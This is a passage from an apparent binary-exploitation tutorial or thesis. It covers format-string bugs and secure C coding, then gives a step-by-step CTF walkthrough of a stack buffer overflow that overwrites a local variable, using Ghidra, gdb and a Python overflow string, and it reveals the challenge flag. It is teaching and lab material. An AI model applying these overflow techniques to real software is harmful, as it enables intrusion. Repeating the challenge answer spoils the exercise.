Instead of printing the “%p” string, it printed some hexadecimal values. These values are whatever happens to be on the stack at this moment. For example, the first value seems to be a stack address, and the third one might be a libc address. It needs to be understood that with this specifier, addresses of the binary can be leaked. With the “%n” specifier, the user can overwrite the binary addresses.

5.2.6 Solution

One of the easiest ways to protect ourselves from this type of bug is by using printf with the correct format specifiers and checking the user's input that it might contain malicious characters such as “%”. Apart from that, using other functions such as “puts” or “write” will do the same thing.

5.3 Secure Coding Practices

Secure coding practices are especially important in the C programming language, as it is widely used in the development of critical systems and is susceptible to certain types of vulnerabilities.

To ensure the security of C code, it is important for developers to follow best practices such as input validation, error handling, and bounds checking. For example, developers should validate input from external sources to prevent buffer overflows and format string attacks, and should properly handle errors to prevent crashes and information leaks. Bounds checking is also important to prevent out-of-bounds memory access, which can lead to information leaks and other security issues. Additionally, secure coding practices in C also involve avoiding the use of unsafe functions such as gets(), and using secure alternatives like fgets() instead. In C, it is also important to initialize variables before use, and to avoid using hardcoded values or magic numbers in code.

Finally, secure coding practices also involve using encryption and secure storage of sensitive data and properly using authentication and authorization mechanisms. By following these secure coding practices, developers can minimize the risk of vulnerabilities being introduced into C code, and reduce the risk of attacks on systems that use this code.

6. Challenges

In this chapter, one of the scenarios explains a buffer overflow vulnerability. The binary is self-explanatory, but there is also this detailed write-up to help understand how to find, trigger, and exploit such bugs.

6.1 Challenge0 - Variable overwrite

Description:

- This challenge will welcome you to the world of Binary Exploitation (PWN). Overflow the buffer to overwrite a variable's value.

Objective:

- Overwrite a variable's value via Buffer Overflow.

Flag:

- FLAG{my_f1r5t_b0f}

Challenge:

First, the user needs to learn some things about the binary he will analyze. Start with the file command.

```
➜ challenge git:(main) ✗ file challenge0
challenge0: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=0ddb2d92aa3c369651d8e236e4bc9e37114076a1, not stripped
```

Things the user can understand from this command:

- **ELF:** Stands for Executable and Linkable Format or Extensible Linking Format and it is the most common format for executable files, shared libraries and objects.
- **64-bit LSB x86-64:** The binary has been compiled at an x86-64 operating system and can be executed there. LSB stands for least-significant byte and defines the endianness of the binary. This one uses little-endian.
- **shared object:** It is generated from one or more relocatable objects.
- **dynamically linked:** A pointer to the linked file is included in the executable, and the file contents are not included at link time. These files are used when the program is run.
- **not stripped:** It has debugging information inside it.

After getting the essential information out of the binary, run “strings” to see any helpful string that exists inside it.

```
[+] You managed to redirect the program's flow!
[+] Here is your reward:
./flag.txt
[1;31m
%s[-] Error opening flag.txt!

  This is a simple Buffer Overflow example: Overwrite a variable's value

[1;33m
[1;36m
[1;34m
[1;35m
[4mStack frame layout
[0m%s
|      .       | <- Higher addresses
|      .       |
|_____________|
|             | <- %d bytes
| Return addr |
|     RBP     |
|   target    |
|  alignment  |
|  Buffer[%d] |
|             |
|  Buffer[0]  |
|_____________| <- Lower addresses
      [Value]
      [Addr]
%-19s|%-20s
-------------------+-------------------
0x%016lx | 0x%016lx
 <- Start of buffer
 <- Dummy value for alignment
 <- Target to change
 <- Saved rbp
 <- Saved return address
[*] Overflow the buffer and change the "target's" value from 0xdeadbeef to anything else.
%s[-] You failed!
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crtstuff.c
deregister_tm_clones
```

There are some valuable things here:

- There is a graphical layout of the stack frame.
- There are some strings, including flag.txt, which is our main goal.

These are helpful guidelines in more extensive and complex binaries so the user will not get lost while reversing.

Checksec

Checksec is a bash script that checks the protections of a binary and kernel. It is used to check the mitigations of the binary.

```
gef➤  checksec
[+] checksec for '/home/w3th4nds/Desktop/THESIS/challenge0/challenge/challenge0'
Canary                    : ✘
NX                        : ✓
PIE                       : ✓
Fortify                   : ✘
RelRO                     : Full
```

The protections shown from “checksec” will be shown in the table below.

Protection	**Enabled**	**Usage**
Canary	**NO**	Prevents **Buffer Overflows**
NX	**YES**	Disables **code execution** on stack
PIE	**YES**	Randomizes the **base address** of the binary
RelRO	**FULL**	Makes some binary sections **read-only**

A more in-depth explanation can be found here [17].

Canary: A random value that is generated, put on the stack, and checked before that function is left again. If the canary value is not correct-has been changed or overwritten, the application will immediately stop.

NX: Stands for the non-executable segment, meaning that we cannot write and execute code on the stack.

PIE: Stands for Position Independent Executable, which randomizes the base address of the binary, as it tells the loader which virtual address it should use.

RelRO: Stands for Relocation Read-Only. The headers of the binary are marked as read-only.


The interface of the program looks like this:

```
****************************************
*                                      *
*  This is a simple Buffer Overflow example: Overwrite a variable's value  *
*                                      *
****************************************

Stack frame layout

|      .      | <- Higher addresses
|      .      |
|_____________|
|             | <- 64 bytes
| Return addr |
|_____________|
|             | <- 56 bytes
|     RBP     |
|_____________|
|             | <- 48 bytes
|   target    |
|_____________|
|             | <- 40 bytes
|  alignment  |
|_____________|
|             | <- 32 bytes
|  Buffer[31] |
|_____________|
|      .      |
|      .      |
|_____________|
|             |
|  Buffer[0]  |
|_____________| <- Lower addresses

      [Addr]       |      [Value]
-------------------+-------------------
0x00007fff6dcae7a0 | 0x0000000000000000 <- Start of buffer
0x00007fff6dcae7a8 | 0x0000000000000000
0x00007fff6dcae7b0 | 0x0000000000000000
0x00007fff6dcae7b8 | 0x0000000000000000
0x00007fff6dcae7c0 | 0x00000000deadc0de <- Dummy value for alignment
0x00007fff6dcae7c8 | 0x00000000deadbeef <- Target to change
0x00007fff6dcae7d0 | 0x00005586252b1fc0 <- Saved rbp
0x00007fff6dcae7d8 | 0x00007ff6edcb9bf7 <- Saved return address
0x00007fff6dcae7e0 | 0x0000000000000001
0x00007fff6dcae7e8 | 0x00007fff6dcae8b8


[*] Overflow the buffer and change the "target's" value from 0xdeadbeef to anything else.

> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


[+] You managed to redirect the program's flow!
[+] Here is your reward:

FLAG{my_f1r5t_b0f}
```


As expected, the challenge is self-explanatory. It presents a stack frame and also the objective of the challenge. So, the goal is to overflow the 32 bytes buffer to overwrite the target value. The user can test this with a large sequence of "A"s as input. It is obvious that the goal is achieved and got the flag. We will disassemble the program to see the reason behind this.

Disassembly

For these examples, Ghidra [18] will be used. Most of the programs in C start with main(). If a binary is stripped, it will start with entry(), but this will not be covered here. First, the challenge needs to be imported in Ghidra.



Then, double-click it, and press all the blue buttons (OK, Analyze, etc.).



Analyzing this image to get some basic information about Ghidra.


Symbol tree: The "Symbol tree" contains all the functions used by the program. From there, the user can navigate to every function he wants, e.g., main().

Decompiler - Pseudocode: The decompiled version of the binary, also known as the pseudocode. It's pseudo-C, an attempt of the decompiler to translate the binary into something readable for humans.

XREFs: The field in the middle is the assembly code and the XREFS.

Analyzing the functions

Starting from **main()**:



The pseudocode of the program will be explained line by line. These local variables are of type undefined8, meaning that the decompiler could not identify the real type of the variables, but it knows it occupies 8 bytes. The int local_c is a variable of type int (integer). Then, there are some function calls:

- **setup():** Sets the appropriate buffers for the challenge to run.
- **banner():** Prints the title and the banner.
- **show_stack():** Prints the addresses and values of the stack.
- **buffer_demo():** Prints the stack layout.

```
void setup(void)

{
  setvbuf(stdin,(char *)0x0,2,0);
  setvbuf(stdout,(char *)0x0,2,0);
  alarm(0x7f);
  return;
}
```

```
void banner(void)

{
  int iVar1;
  time_t tVar2;
  char *local_48 [4];
  undefined *local_28;
  undefined *local_20;
  undefined *local_10;

  local_48[0] = "\x1b[1;33m";
  local_48[1] = &DAT_00100db7;
  local_48[2] = &DAT_00100d28;
  local_48[3] = &DAT_00100d88;
  local_28 = &DAT_00100dbf;
  local_20 = &DAT_00100dc7;
  tVar2 = time((time_t *)0x0);
  srand((uint)tVar2);
  iVar1 = rand();
```

```
  puts(local_48[iVar1 % 5]);
  putchar(10);
  local_10 = &DAT_00100dd0;
  puts(&DAT_00100dd0);
  return;
}
```


```
void show_stack(long param_1)

{
  long lVar1;
  int local_c;

  printf("\n\n%-19s|%-20s\n","      [Addr]","      [Value]");
  puts("-------------------+-------------------");
  local_c = 0;
  while (local_c < 10) {
    lVar1 = (long)local_c * 8 + param_1;
    printf("0x%016lx | 0x%016lx",lVar1,*(undefined8 *)(param_1 + (long)local_c * 8),lVar1);
    if (((long)local_c & 0x1fffffffffffffffU) == 0) {
      printf(" <- Start of buffer");
    }
    if ((long)local_c * 8 + param_1 == param_1 + 0x20) {
      printf(" <- Dummy value for alignment");
    }
    if ((long)local_c * 8 + param_1 == param_1 + 0x28) {
      printf(" <- Target to change");
    }
    if ((long)local_c * 8 + param_1 == param_1 + 0x30) {
```

```
    printf(" <- Saved rbp");
  }
  if ((long)local_c * 8 + param_1 == param_1 + 0x38) {
    printf(" <- Saved return address");
  }
  puts("");
  local_c = local_c + 1;
 }
 puts("");
 return;
}
```

These functions are not needed for the exploitation part, so they will not be explained furthermore. Continuing with **main()**. All the **locals** were the **undefined8** variables from before. All these variables together translate to something like this:

```
char buf[SIZE] = {0};
// or
char buf[SIZE];
memset(buf, 0x0, SIZE);
```

That means it fills with 0s a buffer of characters. The buffer seems to have 4*8=32 bytes in length. Last but not least, the int value **local_10** gets the value of **0xdeadbeef**. Then, there is a call to **scanf().** Take a better look at the first argument of **scanf**:



It is **%s**. From the manual page of **scanf**:

s

Matches a sequence of non-white-space characters; the next pointer must be a pointer to the initial element of a character array long enough to hold the input sequence and the terminating null byte ('\0'), which is added automatically. The input string stops at white space or maximum field width, whichever occurs first.

The input string stops at white space or the maximum field width. The good -or bad- thing here is that there is no limitation to the input string. It will only end when it reads a new line. That means the user can write as many characters as he wants, leading to a **Buffer Overflow**. If the value of **local_10**, which is always **0xdeadbeef** and is never changed, does NOT have this value, the program calls **win()**.

win()

```
void win(void)

{
  char local_38 [40];
  FILE *local_10;
  puts("\x1b[1;32m");
  puts("\n[+] You managed to redirect the program\'s flow! \n[+] Here is your reward:\n");
  local_10 = fopen("./flag.txt","r");
  if (local_10 == (FILE *)0x0) {
    printf("%s[-] Error opening flag.txt!\n",&DAT_00100d88);
                    /* WARNING: Subroutine does not return */
    exit(0x45);
  }
  fgets(local_38,0x20,local_10);
  puts(local_38);
  fclose(local_10);
  exit(0x45);
}
```

This function is the goal because it opens the file "**flag.txt**" and prints its content on the screen. The aim is to somehow change the **local_10** value, to pass the comparison and call **win()**. The user can insert many characters into the buffer because **scanf("%s")** does not have limits. This can be seen better inside the debugger.

Debugging

Open the binary with gdb. It helps a lot to add an extension to default gdb, such as gef [19]:

```
➜ challenge gdb ./challenge0
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
96 commands loaded for GDB 8.1.1 using Python engine 3.6
Reading symbols from ./challenge0...(no debugging symbols found)...done.
gef➤
```

Now, inside the **debugger**, some useful commands help debug this and other binaries later. Some of the instructions are on this cheatsheet [20].

Disassembly: It prints the instructions of a given function, the main, for example.


```
gef➤  disass main
Dump of assembler code for function main:
   0x0000000000000eff <+0>: push   rbp
   0x0000000000000f00 <+1>:        mov    rbp,rsp
   0x0000000000000f03 <+4>:        sub    rsp,0x30
   0x0000000000000f07 <+8>:        call   0xead <setup>
   0x0000000000000f0c <+13>:       call   0xaff <buffer_demo>
   0x0000000000000f11 <+18>:       mov    QWORD PTR [rbp-0x30],0x0
   0x0000000000000f19 <+26>:       mov    QWORD PTR [rbp-0x28],0x0
   0x0000000000000f21 <+34>:       mov    QWORD PTR [rbp-0x20],0x0
   0x0000000000000f29 <+42>:       mov    QWORD PTR [rbp-0x18],0x0
   0x0000000000000f31 <+50>:       mov    eax,0xdeadbeef
   0x0000000000000f36 <+55>:       mov    QWORD PTR [rbp-0x8],rax
   0x0000000000000f3a <+59>:       mov    eax,0xdeadc0de
   0x0000000000000f3f <+64>:       mov    QWORD PTR [rbp-0x10],rax
   0x0000000000000f43 <+68>:       lea    rax,[rbp-0x30]
   0x0000000000000f47 <+72>:       mov    rdi,rax
   0x0000000000000f4a <+75>:       call   0xd17 <show_stack>
   0x0000000000000f4f <+80>:       lea    rdi,[rip+0x5ca]        # 0x1520
   0x0000000000000f56 <+87>:       mov    eax,0x0
   0x0000000000000f5b <+92>:       call   0x880 <printf@plt>
   0x0000000000000f60 <+97>:       lea    rax,[rbp-0x30]
   0x0000000000000f64 <+101>:      mov    rsi,rax
   0x0000000000000f67 <+104>:      lea    rdi,[rip+0x611]        # 0x157f
   0x0000000000000f6e <+111>:      mov    eax,0x0
   0x0000000000000f73 <+116>:      call   0x8f0 <__isoc99_scanf@plt>
   0x0000000000000f78 <+121>:      mov    eax,0xdeadbeef
   0x0000000000000f7d <+126>:      cmp    QWORD PTR [rbp-0x8],rax
   0x0000000000000f81 <+130>:      jne    0xf8f <main+144>
```

```
0x0000000000000f83 <+132>:    mov    edi,0x20
0x0000000000000f88 <+137>:    call   0x850 <putchar@plt>
0x0000000000000f8d <+142>:    jmp    0xf94 <main+149>
0x0000000000000f8f <+144>:    call   0xa3a <win>
0x0000000000000f94 <+149>:    lea    rsi,[rip+0x10d]        # 0x10a8
0x0000000000000f9b <+156>:    lea    rdi,[rip+0x5e0]        # 0x1582
0x0000000000000fa2 <+163>:    mov    eax,0x0
0x0000000000000fa7 <+168>:    call   0x880 <printf@plt>
0x0000000000000fac <+173>:    mov    eax,0x0
0x0000000000000fb1 <+178>:    leave
0x0000000000000fb2 <+179>:    ret
End of assembler dump.
```

breakpoint: Set breakpoints to address so when the program reaches this address, it stops to examine registers, etc.

```
gef➤  b main
Breakpoint 1 at 0xf03
```

run: It starts the program.



It stopped at the **main** because there was a **breakpoint** there.

- **continue**: It continues the program from where it stopped until it hits another breakpoint.
- **[n]ext[i]:** Steps through a single x86 instruction. Steps over calls.
- **[s]tep[i]:** Steps through a single x86 instruction. Steps into calls.
- **x/10gx <register-address>:** It examines the given register or address.

More commands will be shown on the next binaries.

The player uses the next instruction with “ni” until he reaches the address where the buffer has the value 0.

```
→ 0x555555554f03 <main+4>        sub    rsp, 0x30
  0x555555554f07 <main+8>        call   0x555555554ead <setup>
  0x555555554f0c <main+13>       call   0x555555554aff <buffer_demo>
→ 0x555555554f11 <main+18>       mov    QWORD PTR [rbp-0x30], 0x0
  0x555555554f19 <main+26>       mov    QWORD PTR [rbp-0x28], 0x0
  0x555555554f21 <main+34>       mov    QWORD PTR [rbp-0x20], 0x0
  0x555555554f29 <main+42>       mov    QWORD PTR [rbp-0x18], 0x0
  0x555555554f31 <main+50>       mov    eax, 0xdeadbeef
  0x555555554f36 <main+55>       mov    QWORD PTR [rbp-0x8], rax
```

The buffer starts from **rbp-0x30** and ends at **rbp-0x18**. Then, at **rbp-0x8**, the value **0xdeadbeef** is stored. There is the vulnerable **scanf()** and a comparison after a few lines.

```
  0x555555554f60 <main+97>       lea    rax, [rbp-0x30]
  0x555555554f64 <main+101>      mov    rsi, rax
  0x555555554f67 <main+104>      lea    rdi, [rip+0x611]        # 0x55555555557f
→ 0x555555554f6e <main+111>      mov    eax, 0x0
  0x555555554f73 <main+116>      call   0x5555555548f0 <__isoc99_scanf@plt>
  0x555555554f78 <main+121>      mov    eax, 0xdeadbeef
  0x555555554f7d <main+126>      cmp    QWORD PTR [rbp-0x8], rax
  0x555555554f81 <main+130>      jne    0x555555554f8f <main+144>
  0x555555554f83 <main+132>      mov    edi, 0x20
```

It compares whatever is at **rbp-0x8** with **rax**, which contains **0xdeadbeef,** as it seems from **<main+126>**. Look at the **rbp-0x8** and **rbp-0x30** registers:

```
gef➤  x/2gx $rbp-0x8
0x7fffffffdeb8: 0x00000000deadbeef      0x0000555555554fc0
gef➤  x/2gx $rbp-0x30
0x7fffffffde90: 0x0000000000000000      0x0000000000000000
gef➤  x/10gx $rbp-0x30
0x7fffffffde90: 0x0000000000000000      0x0000000000000000
0x7fffffffdea0: 0x0000000000000000      0x0000000000000000
0x7fffffffdeb0: 0x00000000deadc0de      0x00000000deadbeef
0x7fffffffdec0: 0x0000555555554fc0      0x00007ffff7a03bf7
0x7fffffffded0: 0x0000000000000001      0x00007fffffffdfa8
```

Each "line" is 16 bytes or 0x10. The buffer is 0x10 + 0x10 = 0x20 or 32 bytes. After that, 0x8 bytes have the dummy value, and the desired value is stored. That means the user must fill 0x20 + 0x8 or 40 bytes of junk.

Suppose the program starts again, sets a **breakpoint** at the comparison, and inset the input.

```
gef➤  b *main+126
Breakpoint 3 at 0x555555554c5f
```

```
➜ challenge python -c "print('a'*0x10+'b'*0x10 + 'c'*0x8 + 'd'*0x4)"
aaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbccccccccdddd
```

At this point the stack looks like this:

```
0x00007fffffffde90│+0x0000: "aaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbccccccccdddd"       ← $rsp
0x00007fffffffde98│+0x0008: "aaaaaaaabbbbbbbbbbbbbbbbccccccccdddd"
0x00007fffffffdea0│+0x0010: "bbbbbbbbbbbbbbbbccccccccdddd"
0x00007fffffffdea8│+0x0018: "bbbbbbbbccccccccdddd"
0x00007fffffffdeb0│+0x0020: "ccccccccdddd"
0x00007fffffffdeb8│+0x0028: 0x0000000064646464 ("dddd"?)
